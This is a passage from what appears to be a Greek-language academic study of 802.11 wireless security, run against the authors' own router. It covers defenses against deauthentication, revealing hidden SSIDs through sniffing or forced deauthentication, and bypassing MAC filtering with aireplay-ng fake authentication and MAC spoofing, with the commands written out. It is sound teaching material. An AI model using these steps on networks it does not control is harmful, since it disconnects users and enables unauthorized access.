Όσον αφορά την προστασία εναντίων τέτοιων επιθέσεων δεν υπάρχει ουσιαστική άμυνα και αυτό οφείλεται στην αρχιτεκτονική του 802.11, καθώς τα πλαίσια διαχείρισης (management frames) που είναι υπεύθυνα για τη πρόσβαση σε ένα ασύρματο σημείο πρόσβασης, δεν προστατεύονται και δεν είναι κρυπτογραφημένα, καθιστώντας τις ασύρματες συσκευές πάντα ευάλωτες σε τέτοιες επιθέσεις. Η μόνη πραγματική προστασία από τέτοιου είδους επιθέσεις είναι να χρησιμοποιούμε ενσύρματο δίκτυο και να απενεργοποιήσουμε το Wi-Fi. Ωστόσο, μερικά μέτρα τα οποία θα μπορούσε να εφαρμόσει κάποιος για να προστατέψει το ασύρματο δίκτυο του όσο το δυνατόν περισσότερο είναι τα εξής:

1. Εγκατάσταση και εφαρμογή ενός IDS (Intrusion Detection System)
2. Λόγου του κόστους που μπορεί να έχει το παραπάνω μέτρο, κάποιος θα μπορούσε να εγκαταστήσει ένα πρόγραμμα ανάλυσης δικτύου όπως είναι το Wireshark, και να παρατηρεί την κίνηση που υπάρχει στο δίκτυο του. Αν γίνεται κάποια επίθεση de-authentication τότε θα δει πολλά de-authentication πακέτα και ύστερα θα μπορεί να απορρίπτει τα πακέτα αυτά.
3. Μια άλλη προσέγγιση είναι η εξής τακτική: όταν το router ή ο σταθμός λαμβάνει ένα deauth πακέτο, τότε αυτό αποθηκεύεται σε μία ουρά. Ύστερα, αν μετά το deauth πακέτο δεν ληφθεί άλλο έγκυρο πακέτο, τότε σημαίνει ότι το πακέτο πράγματι στάλθηκε από το router ή το σταθμό. Αν όμως ληφθεί άλλο πακέτο (που σε περίπτωση επίθεσης θα είναι πολλά άλλα deauth πακέτα) τότε το πακέτο αυτό

απορρίπτεται.

4. Σημαντικό είναι επίσης να εφαρμόσουμε στα ασύρματα σημεία πρόσβασης τις ενημερώσεις ασφαλείας, και να ρυθμίσουμε το router μας να απορρίπτει όλη την ακατάλληλη κίνηση (malformed traffic).
5. Να χρησιμοποιούμε WPA2 κρυπτογράφηση μαζί με ένα ισχυρό μυστικό κλειδί, και όχι τη WPA2-PSK ή τη WPA-PSK διότι αυτού του είδους κρυπτογράφηση είναι ευάλωτη σε de-authentication επιθέσεις.
6. Τέλος, ένας άλλος τρόπος προστασίας είναι να χρησιμοποιείται το **802.11w** πρότυπο το οποίο κρυπτογραφεί και προστατεύει τα πλαίσια διαχείρισης και παρέχει τη δυνατότητα να καθορίσουμε από που έρχεται ένα de-authentication πακέτο.

6.2 Αποκαλύπτοντας κρυμμένα δίκτυα - Pwning SSID

Πολλά ασύρματα δίκτυα σήμερα λειτουργούν σε κρυφή ή non-broadcasting κατάσταση. Αυτά τα δίκτυα δεν περιέχουν το SSID (όνομα δικτύου) τους στα beacon πακέτα που μεταδίδουν, και δεν απαντάνε στις broadcast probe αιτήσεις. Οι χρήστες που ρυθμίζουν τα δίκτυα τους με αυτό τον τρόπο, κάνουν το λάθος να νομίζουν ότι ο τρόπος αυτός αποτελεί ένα είδος ασφάλειας. Το SSID δεν είναι μυστικό. Περιέχεται σε απλή μορφή κειμένου σε πολλά πακέτα, και όχι μόνο στα beacons πακέτα. Ο λόγος που το SSID είναι σημαντικό είναι ότι πρέπει να το γνωρίζουμε για να στείλουμε μία αίτηση σύνδεσης στο σημείο πρόσβασης όταν θελήσουμε να συνδεθούμε. Αφήνοντας όμως το SSID δημόσιο, έχει σαν αποτέλεσμα το δίκτυο μας να είναι πολύ εύκολο στον εντοπισμό του και έτσι εκτός από έναν νόμιμο χρήστη που βρίσκει το SSID για να συνδεθεί στο δίκτυο, ένας hacker επίσης ο οποίος να βρίσκεται σε κάποιο χώρο στάθμευσης θα μπορούσε να το βρει και να εφαρμόσει διάφορες επιθέσεις ή ακόμα να συνδεθεί στο δίκτυο αυτό. Έτσι το κρυφό SSID αποτελεί ένα μέτρο ασφάλειας μόνο εναντίον ατόμων που χρησιμοποιούν κάποιο πρόγραμμα ανίχνευσης πακέτων (wireshark, airodump-ng) στο δίκτυο. Είναι σημαντικό να τονίσουμε ότι δεν αποτελεί μία ουσιαστική τεχνική άμυνας εναντίον σοβαρών επιθέσεων, καθώς όπως εξηγούμε αμέσως παρακάτω είναι πολύ εύκολο να βρούμε το SSID ενός δικτύου που δεν το εκπέμπει.

Υπάρχουν δύο τεχνικές για να βρούμε το κρυφό SSID ενός δικτύου. Η πρώτη τεχνική είναι παθητική και λειτουργεί με το να παρακολουθούμε το δίκτυο με κάποιο πρόγραμμα ανίχνευσης για νέους χρήστες που συνδέονται στο σημείο πρόσβασης. Όταν ένας χρήστης που έχει ξανασυνδεθεί στο παρελθόν στο σημείο πρόσβασης αυτό θελήσει να συνδεθεί πάλι, θα στείλει ένα probe request πακέτο και ένα association request πακέτο τα οποία θα περιέχουν μέσα το SSID του σημείου πρόσβασης. Λόγω του ότι το SSID μεταδίδεται σε απλή μορφή κειμένου, το πρόγραμμα ανίχνευσης θα καταγράψει αυτά τα πακέτα, βρίσκοντας έτσι και το SSID.

Η δεύτερη τεχνική χρησιμοποιείται στην περίπτωση που η υπομονή δεν είναι και η καλύτερη μας αρετή και έτσι δεν θέλουμε να περιμένουμε για κάποιον χρήστη να συνδεθεί με το σημείο πρόσβασης. Ο πιο εύκολος τρόπος για να βρούμε το όνομα ενός δικτύου είναι να διακόψουμε την επικοινωνία ενός ήδη συνδεδεμένου χρήστη ή όλον των συνδεδεμένων χρηστών με το σημείο πρόσβασης. Αυτό το κάνουμε εφαρμόζοντας μία deauthentication

επίθεση όπως εξηγήσαμε και παραπάνω. Μόλις η επικοινωνία διακοπεί, τότε όλοι οι χρήστες θα ξεκινήσουν από την αρχή την διαδικασία επικύρωσης και σύνδεσης με το σημείο πρόσβασης, στέλνοντας μία αίτηση επανασύνδεσης (re-association) περιέχοντας μέσα το SSID. Έτσι το πρόγραμμα ανίχνευσης θα μπορέσει να βρει το όνομα του δικτύου.

Αρχικά βλέπουμε το SSID του router μας με MAC διεύθυνση **00:1F:9F:C9:25:E8** (SSID = MyNet) .




Figure 20: SSID του σημείου πρόσβασης

Ύστερα κάνουμε κρυφό το SSID στο router και πλέον δεν το εκπέμπει.




Figure 21: Κρυφό SSID

Πρώτος Τρόπος:

Περιμένουμε και ακούμε παθητικά για κάποιον χρήστη που θα συνδεθεί, και το airodump-ng θα βρει το SSID τη στιγμή που θα συνδεθεί ο χρήστης αυτός. Εκτελούμε την εντολή **airodump-ng mon0** για να αρχίσουμε την ανίχνευση κίνησης.

1. Βλέπουμε ότι αρχικά δεν εκπέμπεται το SSID.




Figure 22: Αναμονή για νέους χρήστες

2. Στην επόμενη εικόνα βλέπουμε ότι ένας χρήστης συνδέθηκε στο router μας και αμέσως το airodump-ng κατέγραψε το πακέτο probe response που έστειλε το router στο χρήστη αυτό. Το πρόγραμμα κατέγραψε το όνομα του δικτύου και μας το εμφανίζει στο παράθυρο.




Figure 23: Εύρεση του SSID

Δεύτερος Τρόπος:

1. Βλέπουμε την κίνηση του router μας του οποίου θα μάθουμε το SSID, και επίσης τους συνδεδεμένους χρήστες στους οποίους θα διακόψουμε τη σύνδεση με το router για να μάθουμε ύστερα το SSID.




Figure 24: Συνδεδεμένοι χρήστες στο router μας

2. Το επόμενο βήμα είναι να διακόψουμε τη σύνδεση στους συνδεδεμένους χρήστες ώστε κατά την επανασύνδεση τους στο router, το airdump-ng να καταγράψει τα probe response πακέτα, με αποτέλεσμα να βρει το SSID. Στο κάτω παράθυρο εφαρμόζουμε μία broadcast deauthentication επίθεση αποσυνδέοντας όλους τους χρήστες από το router, αναγκάζοντάς τους να ξανά ξεκινήσουν από την αρχή της διαδικασία επικύρωσης και σύνδεσης. Κατά τη διαδικασία αυτή, το SSID μεταδίδεται σε απλή μορφή κειμένου και το πρόγραμμα ανίχνευσης (airodump-ng) θα βρει το όνομα του δικτύου (πάνω παράθυρο).




Figure 25: Εφαρμογή deauthentication επίθεσης και εύρεση SSID

6.2.1 Προστασία

Όσον αφορά την προστασία, το γεγονός να ρυθμίσουμε το router μας να μην μεταδίδει το SSID του δεν αποτελεί κάποιο μέτρο ασφάλειας και δεν υπάρχει τρόπος να προστατευτούμε από κάποιον επιτιθέμενο που προσπαθεί να βρει το SSID του router μας. Το SSID από την αρχή του σχεδιασμού του 802.11 προοριζόταν να είναι σε απλή μορφή κειμένου και για το λόγο αυτό πάντα θα μπορεί κάποιος να το βρει.

6.3 Ξεγελώντας το MAC Filtering

Τα περισσότερα σημεία πρόσβασης μας επιτρέπουν να εφαρμόζουμε το MAC filtering. Με τη τεχνική αυτή δημιουργούμε μια «λευκή» λίστα με τις MAC διευθύνσεις που θα τους επιτρέπεται η πρόσβαση στο router και γενικά στο δίκτυο. Παρακάτω βλέπουμε τη λίστα στο router μας με τις συσκευές που έχουν δικαίωμα πρόσβασης.




Figure 26: Επιτρεπόμενες MAC διευθύνσεις

Επίσης στη κάτω εικόνα βλέπουμε την MAC διεύθυνση του υπολογιστή μας, και παρατηρούμε ότι δεν βρίσκεται στη παραπάνω λίστα.




Figure 27: Ψεύτικη MAC διεύθυνση του υπολογιστή μας

Ύστερα από τον υπολογιστή μας που δεν είναι καταχωρημένος στη λίστα αυτή, προσπαθούμε να κάνουμε επικύρωση (authentication) και συσχέτιση (association) me to router. Αυτό το κάνουμε εφαρμόζοντας μια επίθεση ψεύτικης επικύρωσης (fake authentication attack) χρησιμοποιώντας το εργαλείο *aireplay-ng* από τη σουίτα *aircrack-ng*. Όπως βλέπουμε το router αρνείται τη διαδικασία αυτή αφού ελέγχει αν η διεύθυνση MAC της κάρτας δικτύου του υπολογιστή μας βρίσκεται στη «λευκή» λίστα. Η εντολή που δίνουμε είναι η :

aireplay-ng --fakeauth 10 -a [MAC ROUTER] mon0

όπου το --fakeauth σημαίνει επίθεση ψεύτικης επικύρωσης, ο αριθμός 10 υποδεικνύει κάθε πότε να εφαρμόζεται η επίθεση αυτή (10 sec), το -a [MAC ROUTER] είναι η MAC διεύθυνση του σημείου πρόσβασης, και το mon0 είναι η ασύρματη κάρτα μας.




Figure 28: Απόρριψη επικύρωσης από το router

Στη περίπτωση που δεν είναι ενεργοποιημένο το MAC filtering στο router, η διαδικασία της επικύρωσης και συσχέτισης θα είναι επιτυχής.

Για να κάνουμε μία επιτυχής επικύρωση και συσχέτιση σε router που έχει ενεργοποιημένο το MAC filtering πρέπει πρώτα να «κλέψουμε» τη MAC διεύθυνση ενός χρήστη που είναι ήδη συνδεδεμένος στο router αυτό. Όπως δείξαμε και παραπάνω εκτελώντας το πρόγραμμα ανίχνευσης κίνησης airodump-ng, μπορούμε να πάρουμε πολλές πληροφορίες για τους χρήστες που είναι ήδη συνδεδεμένοι. Το πιο κοινό σενάριο είναι αυτό που περιμένουμε έναν χρήστη να αποσυνδεθεί, και μετά κάνουμε χρήση της MAC του. Όμως όπως είπαμε η υπομονή δεν είναι και η καλύτερή μας αρετή. Σε αυτή την περίπτωση

μπορούμε είτε να εφαρμόσουμε μια deauthentication επίθεση σε έναν χρήστη αποσυνδέοντας τον από το router και ύστερα να χρησιμοποιήσουμε τη MAC του ή να μοιραστούμε τη MAC ενός ήδη συνδεδεμένου χρήστη με τον ίδιο το χρήστη χωρίς βέβαια αυτός να το ξέρει αυτό. Αφού έχουμε διαλέξει τη MAC που θα αντιγράψουμε (**MAC spoofing**), τότε είμαστε μόνο μερικές εντολές μακριά από το να πετύχουμε την επίθεση μας.

Αρχικά τρέχουμε το airodump-ng για να κάνουμε μία ανίχνευση στο δίκτυο για συνδεδεμένες συσκευές στο router-στόχο. Παρακάτω βλέπουμε ότι στο router-στόχο με MAC διεύθυνση **00:1F:9F:C9:25:E8** και SSID **MyNet** είναι συνδεδεμένος ένας χρήστης-θύμα με MAC διεύθυνση **88:53:2E:22:04:D4** η οποία βρίσκεται και στη λευκή λίστα με τις MAC που τους επιτρέπεται η πρόσβαση. Όπως και παραπάνω, τρέχουμε την εντολή: **airodump-ng mon0**

